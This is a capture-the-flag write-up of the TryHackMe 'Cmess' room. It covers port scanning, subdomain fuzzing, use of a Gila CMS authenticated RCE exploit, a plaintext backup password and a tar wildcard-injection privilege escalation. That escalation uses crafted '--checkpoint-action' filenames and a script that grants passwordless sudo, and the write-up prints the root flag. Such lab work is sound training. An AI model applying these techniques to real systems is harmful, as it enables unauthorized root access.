Cmess CTF Write-Up:

Rustscan found only two open ports:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/cmess]
└─# rustscan -a cmess.thm --ulimit 5000
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.221.156:22
Open 10.10.221.156:80
```

Further enumerate theme with nmap:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/cmess]
└─# nmap -sC -sV -T5 -O -p 22,80 -oN nmap cmess.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 06:53 EDT
Nmap scan report for cmess.thm (10.10.221.156)
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Gila CMS
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.14 seconds
```

The nmap result reveal three entries in the robots.txt file but trying to access theme result in permission deny ... but another thing is the gila cms... (the name on the room send to this direction also ...)

Searching for the version failed but I found an RCE exploit to version 1.10.9 and decided to give it a try:

EXPLOIT DATABASE

Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51569	N/A	OMER SHAIK	WEBAPPS	PHP	2023-07-06


EDB Verified: ✕ | Exploit: ⭳ / {} | Vulnerable App:

But this is an authenticated exploit what mean the first I need to find some credentials ...

So First I do some subdomain enumeration and found a subdomain dev:

```
┌──(root㉿kali)-[/opt]
└─# ffuf -w /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt -u http://10.10.221.156 -H "HOST: FUZZ.cmess.thm"

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.221.156
 :: Wordlist         : FUZZ: /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt
 :: Header           : Host: FUZZ.cmess.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 3800
________________________________________________

dev                     [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 453ms]
```

So I added it to my /etc/hosts and try access the page:



And yes! I found the credentials need for the exploit!

Validate the credentials:

And it worked! So I download the exploit and enter the credentials :

Privilege Escalation:

At first I found a config.php file inside /var/www/html contain the root password to the mysql I connect and try to use the password also to sqitch user but there was nothing interesting in the databases and the password was valid only for the mysql connection,

So after a lot of time wasted I decided to go back to check some other ways and find a password backup file of the user andre in /opt:

```
www-data@cmess:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6  2020 .
drwxr-xr-x 22 root root 4096 Feb  6  2020 ..
-rwxrwxrwx  1 root root   36 Feb  6  2020 .password.bak
www-data@cmess:/opt$ cat .password.bak
andres backup password
UQfsdCB7aAP6
```

Switch to the user Andre successfully:

```
www-data@cmess:/opt$ su andre
Password:
andre@cmess:/opt$ whoami
andre
andre@cmess:/opt$
```

For root I found an interesting cronjob that execute some tar backup as root and it using a wildcard (*):

```
andre@cmess:/opt$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *
andre@cmess:/opt$
```

So I found a grate article about exploiting tar wildcard for privilege escalation and got a root shell:

```
andre@cmess:~/backup$ echo "" > '--checkpoint=1'
andre@cmess:~/backup$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
andre@cmess:~/backup$ echo "andre ALL=(root) NOPASSWD: ALL" > privesc.sh
andre@cmess:~/backup$ chmod +x privesc.sh
andre@cmess:~/backup$ ls -la
total 24
drwxr-x--- 2 andre andre 4096 Aug  6 06:47 .
drwxr-x--- 5 andre andre 4096 Aug  6 06:32 ..
-rw-rw-r-- 1 andre andre    1 Aug  6 06:46 --checkpoint=1
-rw-rw-r-- 1 andre andre    1 Aug  6 06:46 --checkpoint-action=exec=sh privesc.sh
-rwxr-x--- 1 andre andre   51 Feb  9  2020 note
-rwxrwxr-x 1 andre andre   31 Aug  6 06:47 privesc.sh
andre@cmess:~/backup$
```

After creating the environment, I waited about 2 minutes for the cron to run and then check sudo -l :

```
andre@cmess:~/backup$ sudo -l
User andre may run the following commands on cmess:
    (root) NOPASSWD: ALL
```

Switch to root and get the flag:

```
andre@cmess:~/backup$ sudo su
root@cmess:/home/andre/backup# whoami
root
root@cmess:/home/andre/backup# cat /root/root.txt
thm{9f85b7fdeb2cf96985bf5761a93546a2}
root@cmess:/home/andre/backup#
```